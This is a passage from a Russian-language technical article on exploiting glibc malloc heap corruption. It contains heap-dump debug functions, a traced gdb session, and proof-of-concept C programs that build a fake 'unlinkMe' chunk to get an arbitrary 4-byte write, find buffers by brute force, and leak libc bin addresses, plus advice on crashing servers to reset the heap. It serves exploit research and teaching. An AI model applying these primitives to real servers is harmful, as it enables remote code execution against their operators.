Процесс аналогичен описанному ранее для первой версии чанка unlinkMe. Теперь мы используем два nasty chunk, чтобы иметь возможность указывать на один из них из любого чанка. Также перед каждым nasty chunk добавлен размер -4 (бит PREV_INUSE не установлен), к которому обращается шаг 3 из раздела «4.1.1 Первый чанк unlinkMe», так как -8 — минимально допустимый размер.

Эта новая версия чанка unlinkMe работает как в старых, так и в новых версиях libc. В большинстве примеров кода в статье используется первая версия — достаточно заменить функцию `aa4bmoPrimitive()`, чтобы получить обновлённый вариант.

4.2 Анализ расположения кучи

Перед продолжением рекомендуется прочитать раздел «Приложение I — обзор внутренних структур malloc».
Анализ расположения кучи целевого процесса и его эволюции позволяет понять, что происходит в куче процесса в каждый момент времени: её состояние, изменения и т. д. Это позволяет предсказывать поведение аллокатора и его реакцию на каждый из наших вводимых данных.
Способность предсказывать развитие расположения кучи и использовать это в своих целях крайне важна для создания надёжного эксплойта.
Для этого необходимо понимать поведение выделения памяти в процессе (например, выделяет ли процесс большие структуры для каждого соединения, генерирует ли обработчик определённых команд большое количество свободных чанков/«дыр» в куче и т. д.), а также какие из наших вводимых данных могут использоваться для принудительного большого или малого выделения.

Необходимо уделять внимание каждому использованию процедур malloc и тому, как и где мы можем влиять на них через наши входные данные, чтобы добиться надёжной ситуации.
Например, в сценарии с уязвимостью двойного free(): мы знаем, что второй вызов free() (попытка освободить уже освобождённую память) скорее всего приведёт к сбою процесса. В зависимости от развития расположения кучи между первым и вторым free(), многократно освобождаемый участок памяти может: не измениться, быть перевыделён несколько раз, быть объединён с другими чанками, или быть перезаписан и освобождён.

Основные факторы, которые необходимо учитывать:

A] Размер чанка: выделяет ли процесс большие чанки? хранится ли наш ввод в куче? какие команды хранятся в куче? есть ли ограничение размера для нашего ввода? можно ли принудительно расширить вершину кучи (top_chunk)?

B] Поведение выделения: выделяются ли чанки для каждого нашего соединения? какого размера? выделяются ли чанки периодически? освобождаются ли чанки периодически? (например, асинхронный сборщик мусора, очистка кэша, выходные буферы и т. д.)

C] Дыры в куче: оставляет ли процесс дыры? когда? где? какого размера? можно ли заполнить дыру нашим вводом? можно ли вызвать условие переполнения в этой дыре? что расположено после дыры? можно ли принудительно создавать дыры?

D] Исходное расположение кучи: предсказуемо ли расположение кучи после инициализации процесса? после принятия клиентского соединения? (это связано с серверным режимом)

В ходе тестирования используется адаптированная версия реальной реализации malloc из glibc, модифицированная для генерации отладочного вывода на каждом шаге алгоритмов аллокатора, плюс три вспомогательные функции для дампа расположения и состояния кучи.
Это позволяет понять, что происходит в процессе эксплуатации, реальное состояние внутренних структур аллокатора, как наш ввод влияет на них, расположение кучи и т. д.
Вот код функций для дампа состояния кучи:

```
static void
#if __STD_C
heap_dump(arena *ar_ptr)
#else
heap_dump(ar_ptr) arena *ar_ptr;
#endif
{
  mchunkptr p;

  fprintf(stderr,"\n--- HEAP DUMP ---\n");
  fprintf(stderr,
           "            ADDRESS   SIZE               FD            BK\n");

  fprintf(stderr,"sbrk_base %p\n",
          (mchunkptr)(((unsigned long)sbrk_base + MALLOC_ALIGN_MASK) &
            ~MALLOC_ALIGN_MASK));

  p = (mchunkptr)(((unsigned long)sbrk_base + MALLOC_ALIGN_MASK) &
                  ~MALLOC_ALIGN_MASK);

  for(;;) {
    fprintf(stderr, "chunk     %p 0x%.4x", p, (long)p->size);

    if(p == top(ar_ptr)) {
      fprintf(stderr, " (T)\n");
      break;
    } else if(p->size == (0|PREV_INUSE)) {
      fprintf(stderr, " (Z)\n");
      break;
    }

    if(inuse(p))
```

```
      fprintf(stderr," (A)");
    else
      fprintf(stderr," (F) | 0x%8x | 0x%8x |",p->fd,p->bk);

    if((p->fd==last_remainder(ar_ptr))&&(p->bk==last_remainder(ar_ptr)))
      fprintf(stderr," (LR)");
    else if(p->fd==p->bk & ~inuse(p))
      fprintf(stderr," (LC)");

    fprintf(stderr,"\n");
    p = next_chunk(p);
  }
  fprintf(stderr,"sbrk_end  %p\n",sbrk_base+sbrked_mem);
}



static void
#if __STD_C
heap_layout(arena *ar_ptr)
#else
heap_layout(ar_ptr) arena *ar_ptr;
#endif
{
  mchunkptr p;

  fprintf(stderr,"\n--- HEAP LAYOUT ---\n");

  p = (mchunkptr)(((unsigned long)sbrk_base + MALLOC_ALIGN_MASK) &
                  ~MALLOC_ALIGN_MASK);

  for(;;p=next_chunk(p)) {
    if(p==top(ar_ptr)) {
      fprintf(stderr,"|T|\n\n");
      break;
    }
    if((p->fd==last_remainder(ar_ptr))&&(p->bk==last_remainder(ar_ptr))) {
      fprintf(stderr,"|L|");
      continue;
    }
    if(inuse(p)) {
      fprintf(stderr,"|A|");
      continue;
    }
      fprintf(stderr,"|%lu|",bin_index(p->size));
      continue;
    }
  }
}



static void
#if __STD_C
bin_dump(arena *ar_ptr)
#else
bin_dump(ar_ptr) arena *ar_ptr;
#endif
{
  int i;
  mbinptr b;
  mchunkptr p;

  fprintf(stderr,"\n--- BIN DUMP ---\n");

  (void)mutex_lock(&ar_ptr->mutex);

  fprintf(stderr,"arena @ %p - top @ %p - top size = 0x%.4x\n",
         ar_ptr,top(ar_ptr),chunksize(top(ar_ptr)));

  for (i = 1; i < NAV; ++i)
```

```
  {
    char f = 0;
    b = bin_at(ar_ptr, i);
    for (p = last(b); p != b; p = p->bk)
    {
      if(!f){
         f = 1;
         fprintf(stderr,"   bin %d @ %p\n",i,b);
      }
      fprintf(stderr,"      free_chunk @ %p - size 0x%.4x\n",
            p,chunksize(p));
    }
  (void)mutex_unlock(&ar_ptr->mutex);
  fprintf(stderr,"\n");
}
```

4.2.1 Proof of concept 2: отладка расположения кучи

Используем следующий код для демонстрации того, как отладочные функции помогают анализировать расположение кучи:

```
#include <malloc.h>
int main(void){
        void *curly,*larry,*moe,*po,*lala,*dipsi,*tw,*piniata;
        curly = malloc(256);
        larry = malloc(256);
        moe = malloc(256);
        po = malloc(256);
        lala = malloc(256);
        free(larry);
        free(po);
        tw = malloc(128);
        piniata = malloc(128);
        dipsi = malloc(1500);
        free(dipsi);
        free(lala);
}
```

Пример отладочной сессии помогает понять базовые алгоритмы и структуры данных malloc:

```
(gdb) set env LD_PRELOAD ./heapy.so
```

Мы подменяем реальный malloc нашими отладочными функциями; heapy.so также содержит функции дампа расположения кучи.

```
(gdb) r
Starting program: /home/jp/cerebro/heapy/debugging_sample

4               curly = malloc(256);

[1679] MALLOC(256) - CHUNK_ALLOC(0x40018040,264)
    extended top chunk:
        previous size 0x0
        new top 0x80496a0 size 0x961
        returning 0x8049598 from top chunk

(gdb) p heap_dump(0x40018040)

--- HEAP DUMP ---
           ADDRESS   SIZE              FD           BK
sbrk_base 0x8049598
chunk     0x8049598 0x0109 (A)
chunk     0x80496a0 0x0961 (T)
sbrk_end  0x804a000

(gdb) p bin_dump(0x40018040)

--- BIN DUMP ---
arena @ 0x40018040 - top @ 0x80496a0 - top size = 0x0960
```

```
(gdb) p heap_layout(0x40018040)

--- HEAP LAYOUT ---
|A||T|
```

Первый чанк выделен. Обратите внимание на разницу между запрошенным размером (256 байт) и размером, передаваемым в `chunk_alloc()`. Поскольку свободных чанков нет, вершина кучи расширяется и память запрашивается у операционной системы. Запрашивается больше памяти, чем необходимо, оставшееся пространство отводится «вершинному чанку».
В выводе `heap_dump()` символ (A) обозначает выделенный чанк, (T) — вершинный. Заметьте, что размер вершинного чанка (0x961) имеет установленный последний бит, указывающий, что предыдущий чанк выделен:

```
/* size field is or'ed with PREV_INUSE when previous adjacent chunk in use
 */

#define PREV_INUSE 0x1UL
```

Вывод `bin_dump()` не показывает ни одной корзины, поскольку свободных чанков пока нет (кроме вершинного). Вывод `heap_layout()` показывает лишь один выделенный чанк рядом с вершиной.

```
5               larry = malloc(256);

[1679] MALLOC(256) - CHUNK_ALLOC(0x40018040,264)
    returning 0x80496a0 from top chunk
    new top 0x80497a8 size 0x859

--- HEAP DUMP ---
            ADDRESS   SIZE               FD           BK
sbrk_base 0x8049598
chunk     0x8049598 0x0109 (A)
chunk     0x80496a0 0x0109 (A)
chunk     0x80497a8 0x0859 (T)
sbrk_end  0x804a000

--- BIN DUMP ---
arena @ 0x40018040 - top @ 0x80497a8 - top size = 0x0858

--- HEAP LAYOUT ---
|A||A||T|
```

Новый чанк выделяется из оставшегося пространства вершинного чанка. То же происходит при последующих вызовах `malloc()`.

```
6               moe = malloc(256);

[1679] MALLOC(256) - CHUNK_ALLOC(0x40018040,264)
    returning 0x80497a8 from top chunk
    new top 0x80498b0 size 0x751

--- HEAP DUMP ---
            ADDRESS   SIZE               FD           BK
sbrk_base 0x8049598
chunk     0x8049598 0x0109 (A)
chunk     0x80496a0 0x0109 (A)
chunk     0x80497a8 0x0109 (A)
chunk     0x80498b0 0x0751 (T)
sbrk_end  0x804a000

--- BIN DUMP ---
arena @ 0x40018040 - top @ 0x80498b0 - top size = 0x0750

--- HEAP LAYOUT ---
|A||A||A||T|



7               po = malloc(256);
```

```
[1679] MALLOC(256) - CHUNK_ALLOC(0x40018040,264)
    returning 0x80498b0 from top chunk
    new top 0x80499b8 size 0x649

--- HEAP DUMP ---
            ADDRESS   SIZE               FD           BK
sbrk_base 0x8049598
chunk     0x8049598 0x0109 (A)
chunk     0x80496a0 0x0109 (A)
chunk     0x80497a8 0x0109 (A)
chunk     0x80498b0 0x0109 (A)
chunk     0x80499b8 0x0649 (T)
sbrk_end  0x804a000

--- BIN DUMP ---
arena @ 0x40018040 - top @ 0x80499b8 - top size = 0x0648

--- HEAP LAYOUT ---
|A||A||A||A||T|



8               lala = malloc(256);

[1679] MALLOC(256) - CHUNK_ALLOC(0x40018040,264)
    returning 0x80499b8 from top chunk
    new top 0x8049ac0 size 0x541

--- HEAP DUMP ---
            ADDRESS   SIZE               FD           BK
sbrk_base 0x8049598
chunk     0x8049598 0x0109 (A)
chunk     0x80496a0 0x0109 (A)
chunk     0x80497a8 0x0109 (A)
chunk     0x80498b0 0x0109 (A)
chunk     0x80499b8 0x0109 (A)
chunk     0x8049ac0 0x0541 (T)
sbrk_end  0x804a000

--- BIN DUMP ---
arena @ 0x40018040 - top @ 0x8049ac0 - top size = 0x0540

--- HEAP LAYOUT ---
|A||A||A||A||A||T|



9               free(larry);
[1679] FREE(0x80496a8) - CHUNK_FREE(0x40018040,0x80496a0)
    fronlink(0x80496a0,264,33,0x40018148,0x40018148) new free chunk

--- HEAP DUMP ---
            ADDRESS   SIZE               FD           BK
sbrk_base 0x8049598
chunk     0x8049598 0x0109 (A)
chunk     0x80496a0 0x0109 (F) | 0x40018148 | 0x40018148 | (LC)
chunk     0x80497a8 0x0108 (A)
chunk     0x80498b0 0x0109 (A)
chunk     0x80499b8 0x0109 (A)
chunk     0x8049ac0 0x0541 (T)
sbrk_end  0x804a000

--- BIN DUMP ---
arena @ 0x40018040 - top @ 0x8049ac0 - top size = 0x0540
   bin 33 @ 0x40018148
      free_chunk @ 0x80496a0 - size 0x0108

--- HEAP LAYOUT ---
|A||33||A||A||A||T|
```

Чанк освобождается. Макрос `frontlink()` вставляет новый свободный чанк в соответствующую корзину:

```
frontlink(ar_ptr, new_free_chunk, size, bin_index, bck, fwd);
```

Заметьте, что параметр адреса арены (ar_ptr) в выводе опущен.
В данном случае чанк по адресу 0x80496a0 вставлен в корзину номер 33 согласно его размеру. Поскольку этот чанк единственный в своей корзине (это видно из вывода `bin_dump()`), он является «одиноким чанком» (LC, Lonely Chunk) — его указатели bk и fd равны и указывают на заголовок корзины номер 33.
В выводе `heap_layout()` новый свободный чанк представлен номером корзины, в которой он находится.

```
10              free(po);

[1679] FREE(0x80498b8) - CHUNK_FREE(0x40018040,0x80498b0)
    fronlink(0x80498b0,264,33,0x40018148,0x80496a0) new free chunk

--- HEAP DUMP ---
            ADDRESS   SIZE               FD           BK
sbrk_base 0x8049598
chunk     0x8049598 0x0109 (A)
chunk     0x80496a0 0x0109 (F) | 0x40018148 | 0x080498b0 |
chunk     0x80497a8 0x0108 (A)
chunk     0x80498b0 0x0109 (F) | 0x080496a0 | 0x40018148 |
chunk     0x80499b8 0x0108 (A)
chunk     0x8049ac0 0x0541 (T)
sbrk_end  0x804a000

--- BIN DUMP ---
arena @ 0x40018040 - top @ 0x8049ac0 - top size = 0x0540
   bin 33 @ 0x40018148
      free_chunk @ 0x80496a0 - size 0x0108
      free_chunk @ 0x80498b0 - size 0x0108

--- HEAP LAYOUT ---
|A||33||A||33||A||T|
```

Теперь в корзине номер 33 два свободных чанка. Видно, как строится двусвязный список. Прямой указатель чанка по адресу 0x80498b0 указывает на другой чанк в списке, обратный указатель — на заголовок списка (корзину).
Заметьте, что «одинокого» чанка больше нет. Также видна разница между адресом в куче и адресом в libc (адрес корзины): 0x080496a0 и 0x40018148 соответственно.

```
11              tw = malloc(128);

[1679] MALLOC(128) - CHUNK_ALLOC(0x40018040,136)
    unlink(0x80496a0,0x80498b0,0x40018148) from big bin 33 chunk 1 (split)
    new last_remainder 0x8049728

--- HEAP DUMP ---
            ADDRESS   SIZE               FD           BK
sbrk_base 0x8049598
chunk     0x8049598 0x0109 (A)
chunk     0x80496a0 0x0089 (A)
chunk     0x8049728 0x0081 (F) | 0x40018048 | 0x40018048 | (LR)
chunk     0x80497a8 0x0108 (A)
chunk     0x80498b0 0x0109 (F) | 0x40018148 | 0x40018148 | (LC)
chunk     0x80499b8 0x0108 (A)
chunk     0x8049ac0 0x0541 (T)
sbrk_end  0x804a000

--- BIN DUMP ---
arena @ 0x40018040 - top @ 0x8049ac0 - top size = 0x0540
   bin 1 @ 0x40018048
      free_chunk @ 0x8049728 - size 0x0080
   bin 33 @ 0x40018148
```

```
      free_chunk @ 0x80498b0 - size 0x0108

--- HEAP LAYOUT ---
|A||A||L||A||33||A||T|
```

В данном случае запрошенный размер нового выделения меньше размера имеющихся свободных чанков. Поэтому первый освобождённый буфер извлекается из корзины с помощью макроса `unlink()` и разделяется. Первая часть выделяется, оставшееся свободное пространство называется «последним остатком» (last remainder), который всегда хранится в первой корзине, как видно из вывода `bin_dump()`.
В выводе `heap_layout()` чанк last remainder обозначается буквой L; в выводе `heap_dump()` — символом (LR).

```
12              piniata = malloc(128);

[1679] MALLOC(128) - CHUNK_ALLOC(0x40018040,136)
    clearing last_remainder
    frontlink(0x8049728,128,16,0x400180c0,0x400180c0) last_remainder
    unlink(0x80498b0,0x40018148,0x40018148) from big bin 33 chunk 1 (split)
    new last_remainder 0x8049938

--- HEAP DUMP ---
            ADDRESS   SIZE               FD           BK
sbrk_base 0x8049598
chunk     0x8049598 0x0109 (A)
chunk     0x80496a0 0x0089 (A)
chunk     0x8049728 0x0081 (F) | 0x400180c0 | 0x400180c0 | (LC)
chunk     0x80497a8 0x0108 (A)
chunk     0x80498b0 0x0089 (A)
chunk     0x8049938 0x0081 (F) | 0x40018048 | 0x40018048 | (LR)
chunk     0x80499b8 0x0108 (A)
chunk     0x8049ac0 0x0541 (T)
sbrk_end  0x804a000

--- BIN DUMP ---
arena @ 0x40018040 - top @ 0x8049ac0 - top size = 0x0540
   bin 1 @ 0x40018048
      free_chunk @ 0x8049938 - size 0x0080
   bin 16 @ 0x400180c0
      free_chunk @ 0x8049728 - size 0x0080

--- HEAP LAYOUT ---
|A||A||16||A||A||L||A||T|
```

Поскольку размера last_remainder недостаточно для запрошенного выделения, last remainder очищается и вставляется как новый свободный чанк в соответствующую корзину. Затем другой свободный чанк извлекается из своей корзины и делится, как на предыдущем шаге.

```
13              dipsi = malloc(1500);

[1679] MALLOC(1500) - CHUNK_ALLOC(0x40018040,1504)
    clearing last_remainder
    frontlink(0x8049938,128,16,0x400180c0,0x8049728) last_remainder
    extended top chunk:
        previous size 0x540
        new top 0x804a0a0 size 0xf61
        returning 0x8049ac0 from top chunk

--- HEAP DUMP ---
            ADDRESS   SIZE               FD           BK
sbrk_base 0x8049598
chunk     0x8049598 0x0109 (A)
chunk     0x80496a0 0x0089 (A)
chunk     0x8049728 0x0081 (F) | 0x400180c0 | 0x08049938 |
chunk     0x80497a8 0x0108 (A)
chunk     0x80498b0 0x0089 (A)
chunk     0x8049938 0x0081 (F) | 0x08049728 | 0x400180c0 |
chunk     0x80499b8 0x0108 (A)
```

```
chunk     0x8049ac0 0x05e1 (A)
chunk     0x804a0a0 0x0f61 (T)
sbrk_end  0x804b000

--- BIN DUMP ---
arena @ 0x40018040 - top @ 0x804a0a0 - top size = 0x0f60
   bin 16 @ 0x400180c0
      free_chunk @ 0x8049728 - size 0x0080
      free_chunk @ 0x8049938 - size 0x0080

--- HEAP LAYOUT ---
|A||A||16||A||A||16||A||A||T|
```

Поскольку ни один доступный свободный чанк не достаточно велик для запрошенного выделения, вершинный чанк снова расширяется.

```
14              free(dipsi);

[1679] FREE(0x8049ac8) - CHUNK_FREE(0x40018040,0x8049ac0)
    merging with top
    new top 0x8049ac0

--- HEAP DUMP ---
            ADDRESS   SIZE               FD           BK
sbrk_base 0x8049598
chunk     0x8049598 0x0109 (A)
chunk     0x80496a0 0x0089 (A)
chunk     0x8049728 0x0081 (F) | 0x400180c0 | 0x08049938 |
chunk     0x80497a8 0x0108 (A)
chunk     0x80498b0 0x0089 (A)
chunk     0x8049938 0x0081 (F) | 0x 8049728 | 0x400180c0 |
chunk     0x80499b8 0x0108 (A)
chunk     0x8049ac0 0x1541 (T)
sbrk_end  0x804b000

--- BIN DUMP ---
arena @ 0x40018040 - top @ 0x8049ac0 - top size = 0x1540
   bin 16 @ 0x400180c0
      free_chunk @ 0x8049728 - size 0x0080
      free_chunk @ 0x8049938 - size 0x0080

--- HEAP LAYOUT ---
|A||A||16||A||A||16||A||T|
```

Чанк, следующий непосредственно за вершинным, освобождается и объединяется с ним, не вставляясь ни в одну корзину.

```
15              free(lala);

[1679] FREE(0x80499c0) - CHUNK_FREE(0x40018040,0x80499b8)
    unlink(0x8049938,0x400180c0,0x8049728) for back consolidation
    merging with top
    new top 0x8049938

--- HEAP DUMP ---
            ADDRESS   SIZE               FD           BK
sbrk_base 0x8049598
chunk     0x8049598 0x0109 (A)
chunk     0x80496a0 0x0089 (A)
chunk     0x8049728 0x0081 (F) | 0x400180c0 | 0x400180c0 | (LC)
chunk     0x80497a8 0x0108 (A)
chunk     0x80498b0 0x0089 (A)
chunk     0x8049938 0x16c9 (T)
sbrk_end  0x804b000

--- BIN DUMP ---
arena @ 0x40018040 - top @ 0x8049938 - top size = 0x16c8
   bin 16 @ 0x400180c0
      free_chunk @ 0x8049728 - size 0x0080

--- HEAP LAYOUT ---
```

```
|A||A||16||A||A||T|
```

Снова объединение, но на этот раз также объединяется чанк перед освобождаемым, поскольку он уже был свободен.

4.3 Сброс расположения — предсказание начального состояния — серверная модель

В этом разделе анализируется влияние различных сценариев на процесс эксплуатации.
В случае серверов, которые перезапускаются, может быть полезным вызвать «сброс кучи» — намеренно аварийно завершить процесс, чтобы получить чистое и известное начальное расположение кучи.
Новая куча, создаваемая вместе с новым перезапущенным процессом, находится в своём «начальном состоянии». Это относится к начальному состоянию кучи после инициализации процесса, до получения каких-либо входных данных от пользователя. Начальное состояние легко предсказать и использовать как известную отправную точку для предсказания эволюции расположения кучи, вместо того чтобы работать с состоянием, полученным в результате многочисленных изменений при обслуживании клиентских запросов. Это начальное состояние может незначительно меняться в разных версиях целевого сервера, кроме случаев существенных изменений в исходном коде.
Один вопрос, тесно связанный с анализом расположения кучи, — это тип эксплуатируемого процесса.
В случае процесса, обслуживающего нескольких клиентов, предсказание эволюции расположения кучи сложнее, поскольку на него могут влиять другие клиенты, взаимодействующие с целевым сервером во время попытки эксплуатации. Однако это становится полезным в случаях, когда взаимодействие сервера с клиентом очень ограничено, так как позволяет атакующему открывать несколько соединений для воздействия на один и тот же процесс с различными входными командами.
С другой стороны, эксплуатировать сервер, работающий по схеме «один клиент — один процесс» (например, fork-сервер), проще, пока мы можем точно предсказать начальное расположение кучи и полностью контролируемым образом заполнять память процесса.
Очевидно, что сервер, который не перезапускается, даёт нам только одну попытку — поэтому, например, брутфорс и «сброс кучи» неприменимы.

4.4 Получение информации из удалённого процесса

Идея техник в этом разделе — принудить удалённый сервер передать нам информацию, помогающую найти адреса памяти, необходимые для эксплуатации.
Эта концепция уже использовалась различными способами в статье «Bypassing PaX ASLR» [13] для обхода рандомизации адресного пространства процессов.
Также идея была предложена в [4] как «преобразование примитива записи в примитив чтения».

4.4.1 Изменение статических данных сервера — нахождение DATA процесса

Эта техника впервые была применена в эксплойтах для wuftpd. Когда процесс ftpd получает запрос «help», он отвечает перечнем всех доступных команд.

Эти команды хранятся в таблице, являющейся частью DATA процесса, — статической структуре. Атакующий пытается перезаписать часть этой структуры и, используя команду «help», наблюдает за изменениями в ответе сервера.

Так атакующий узнаёт абсолютный адрес в DATA процесса и может предсказать местоположение GOT процесса.

4.4.2 Изменение пользовательского ввода — нахождение местоположения шеллкода

Следующая техника позволяет атакующему найти точное местоположение внедрённого шеллкода в адресном пространстве процесса независимо от целевого процесса.
Для получения адреса атакующий передаёт процессу некоторые поддельные данные, которые хранятся в какой-то части процесса. Затем применяется базовый примитив для записи 4 байт в место, где ранее хранились поддельные данные. После этого сервер принудительно отвечает с использованием предоставленных поддельных данных.
Если воспроизведённые данные отличаются от исходных предоставленных (с учётом любого преобразования, которое сервер может выполнить над нашим вводом), можно быть уверены, что в следующий раз, когда мы отправим серверу ту же последовательность ввода, она будет сохранена в том же месте. Ответ сервера может быть усечён, если для его формирования или определения длины перед отправкой по сети используется функция, ожидающая строки с нулевым завершителем.
На самом деле предоставленный ввод может храниться несколько раз в разных местах; мы обнаружим модификацию только тогда, когда попадём в место, где формируется ответ сервера.
Заметьте, что мы можем проверять два разных адреса за одно соединение, ускоряя механизм брутфорса.
Главное требование для применения этого трюка — возможность задействовать примитив aa4bmo между моментом сохранения предоставленных данных и моментом формирования ответа сервера. Необходимо понимать поведение выделения памяти в процессе, включая обработку каждой доступной входной команды.

4.4.2.1 Proof of concept 3: попадание в выходной буфер

Следующий код имитирует процесс, предоставляющий нам примитив aa4bmo, для поиска местоположения выходного буфера, выделенного в куче:

```
#include <stdio.h>
#define SZ           256
#define SOMEOFFSET   5 + (rand() % (SZ-1))
#define PREV_INUSE   1
#define IS_MMAP      2
#define OUTPUTSZ     1024

void aa4bmoPrimitive(unsigned long what, unsigned long where){
   unsigned long *unlinkMe=(unsigned long*)malloc(SZ*sizeof(unsigned long));
   int i = 0;
   unlinkMe[i++] = -4;
   unlinkMe[i++] = -4;
   unlinkMe[i++] = what;
   unlinkMe[i++] = where-8;
   for(;i<SZ;i++){
      unlinkMe[i] = ((-(i-1) * 4) & ~IS_MMAP) | PREV_INUSE ;
   }
   free(unlinkMe+SOMEOFFSET);
   return;
}
int main(int argc, char **argv){
```

```
   long where;
   char *output;
   int contador,i;

   printf("## OUTPUT hide and seek ##\n\n");
   output = (char*)malloc(OUTPUTSZ);
   memset(output,'O',OUTPUTSZ);

   for(contador=1;argv[contador]!=NULL;contador++){
      where = strtol(argv[contador], (char **)NULL, 16);
        printf("[.] trying %p\n",where);

      aa4bmoPrimitive(where,where);

      for(i=0;i<OUTPUTSZ;i++)
         if(output[i] != 'O'){
            printf("(!) you found the output @ %p :(\n",where);
            printf("[%s]\n",output);
            return 0;
         }
      printf("(-) output was not @ %p :P\n",where);
   }
   printf("(x) did not find the output <:|\n");
}

LD_PRELOAD=./heapy.so ./hitOutput 0x8049ccc 0x80498b8 0x8049cd0 0x8049cd4
0x8049cd8 0x8049cdc 0x80498c8 > output

## OUTPUT hide and seek ##

[.] trying 0x8049ccc
(-) output was not @ 0x8049ccc :P
[.] trying 0x80498b8
(-) output was not @ 0x80498b8 :P
[.] trying 0x8049cd0
(-) output was not @ 0x8049cd0 :P
[.] trying 0x8049cd4
(-) output was not @ 0x8049cd4 :P
[.] trying 0x8049cd8
(-) output was not @ 0x8049cd8 :P
[.] trying 0x8049cdc
(-) output was not @ 0x8049cdc :P
[.] trying 0x80498c8
(!) you found the output @ 0x80498c8 :(
[OOOOOOOO~X^D^H~X^D^HOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
...
OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO]
```

Обратите внимание на «отпечаток» в следующем шестнадцатеричном дампе:

```
...
7920 756f 6620 756f 646e 7420 6568 6f20
7475 7570 2074 2040 7830 3038 3934 6338
2038 283a 5b0a 4f4f 4f4f 4f4f 4f4f 98c8   <==
0804 98c8 0804 4f4f 4f4f 4f4f 4f4f 4f4f   <==
4f4f 4f4f 4f4f 4f4f 4f4f 4f4f 4f4f 4f4f
4f4f 4f4f 4f4f 0a5d
```

Этот механизм брутфорса не вполне точен в некоторых случаях — например, когда целевой сервер использует схему буферизации вывода.
Для улучшения техники можно пометить часть предоставленных данных как реальный шеллкод, а другую часть — как nop-слайд, и при брутфорсе требовать попадания в nop-часть, чтобы избежать получения адреса в середине шеллкода. Ещё лучше — пометить каждые четыре байта замаскированным смещением (например, избегая символа `\x00`): при анализе ответа мы получим ожидаемое смещение до шеллкода, и при второй попытке сможем проверить, действительно ли по этому адресу хранится наш шеллкод, выявляя и избегая риска разбиения нашего ввода на несколько раздельных частей кучи.

Например, в эксплойте CVS «Directory» double free [7] нераспознанные команды (например, «cucucucucu») используются для заполнения кучи сервера. Сервер не отвечает, просто сохраняет предоставленные данные в куче и ждёт, пока не получит noop или команду. После этого нераспознанная команда, которая была отправлена, возвращается клиенту без изменений.
Мы можем предоставлять серверу данные практически без ограничения размера; эти данные хранятся в куче, пока мы не вынудим их воспроизвести нам. Однако при анализе того, как наша нераспознанная команда хранится в куче, обнаруживается, что вместо ожидаемого (одного чанка памяти с нашими данными) другие структуры перемешаны с нашим вводом:

```
--- HEAP DUMP ---
           ADDRESS    SIZE               FD           BK
[...]
chunk     0x80e9998 0x00661 (F) | 0x40018e48 | 0x40018e48 |
chunk     0x80e9ff8 0x10008 (A)
chunk     0x80fa000 0x00ff9 (F) | 0x40018ed0 | 0x0810b000 |
chunk     0x80faff8 0x10008 (A)
chunk     0x810b000 0x00ff9 (F) | 0x080fa000 | 0x0811c000 |
chunk     0x810bff8 0x10008 (A)
chunk     0x813e000 0x04001 (T)
sbrk_end  0x8142000
```

Это происходит потому, что сообщения об ошибках буферизуются при генерации в ожидании сброса, выделяются внутренние структуры состояния буферизации, а наши данные разбиваются и сохраняются в буферах ошибок фиксированного размера.

4.4.3 Изменение пользовательского ввода — нахождение данных libc

В этой ситуации мы можем предоставить уязвимому серверу некоторые входные данные, которые затем снова отправляются нам в качестве вывода. Например, в уязвимости CVS «Directory» double free() мы передаём серверу недопустимую команду, которая в конечном итоге возвращается клиенту с объяснением, что команда недопустима.
Если нам удастся инициировать вызов `free()` по адресу, указывающему куда-то в середину нашего предоставленного ввода, до его отправки клиенту, мы сможем получить адрес одной из корзин `main_arena`.
Возможность инициировать `free()`, указывающий на наш предоставленный ввод, зависит от сценария эксплуатации; в ситуациях «double free» это достичь просто.
Когда сервер освобождает наш ввод, он обнаруживает очень большой чанк, поэтому связывает его как первый чанк (одинокий чанк) в корзине. Это зависит главным образом от расположения кучи процесса, но, в зависимости от того, что именно эксплуатируется, должно быть несложно предсказать, какой размер необходим для создания нового свободного чанка как одинокого.
Когда `frontlink()` настраивает новый свободный чанк, он сохраняет адрес корзины в указателях fw и bk чанка, что и позволяет нам впоследствии получить адрес корзины.
Следует осторожно обращаться с нашим входным чанком, чтобы не допустить сбоя процесса при его освобождении; однако в большинстве случаев это несложно, например, предоставив известный адрес вблизи конца стека.

Пользователь предоставляет «cushion chunk» (буферный чанк) целевому процессу. `free()` вызывается на какой-либо части нашего ввода, поэтому наш специально сконструированный чанк вставляется в одну из последних корзин (по результатам анализа кучи мы можем знать, что она пуста, избегая тем самым аварийного завершения процесса). Когда предоставленный cushion chunk вставляется в корзину, адрес корзины записывается в поля fd и bk заголовка чанка.

4.4.3.1 Proof of concept 4: освобождение выходного буфера

Следующий код создаёт «cushion chunk» так, как он был бы отправлен серверу, и вызывает `free()` в случайном месте внутри чанка (как это сделал бы целевой сервер).
Cushion chunk записывает по допустимому адресу, чтобы не допустить сбоя процесса, а его обратный и прямой указатели устанавливаются в адрес корзины макросом `frontlink()`.
Затем код ищет нужные адреса в выводе, как это сделал бы эксплойт, получивший ответ сервера.

```
#include <stdio.h>
#define SZ           256
#define SOMEOFFSET   5 + (rand() % (SZ-1))
#define PREV_INUSE   1
#define IS_MMAP      2

unsigned long *aa4bmoPrimitive(unsigned long what, unsigned long where){
   unsigned long *unlinkMe=(unsigned long*)malloc(SZ*sizeof(unsigned long));
   int i = 0;
   unlinkMe[i++] = -4;
   unlinkMe[i++] = -4;
   unlinkMe[i++] = what;
   unlinkMe[i++] = where-8;
   for(;i<SZ;i++){
      unlinkMe[i] = ((-(i-1) * 4) & ~IS_MMAP) | PREV_INUSE ;
   }
   printf ("(-) calling free() at random address of output buffer...\n");
   free(unlinkMe+SOMEOFFSET);
   return unlinkMe;
}

int main(int argc, char **argv){
   unsigned long *output;
   int i;

   printf("## FREEING THE OUTPUT PoC ##\n\n");
   printf("(-) creating output buffer...\n");
   output = aa4bmoPrimitive(0xbfffffc0,0xbfffffc4);
   printf("(-) looking for bin address...\n");
   for(i=0;i<SZ-1;i++)
      if(output[i] == output[i+1] &&
       ((output[i] & 0xffff0000) != 0xffff0000)) {
         printf("(!) found bin address -> %p\n",output[i]);
         return 0;
      }
   printf("(x) did not find bin address\n");
}

./freeOutput

## FREEING THE OUTPUT PoC ##

(-) creating output buffer...
(-) calling free() at random address of output buffer...
(-) looking for bin address...
(!) found bin address -> 0x4212b1dc
```

Мы перехватываем освобождение нашего предоставленного буфера:

```
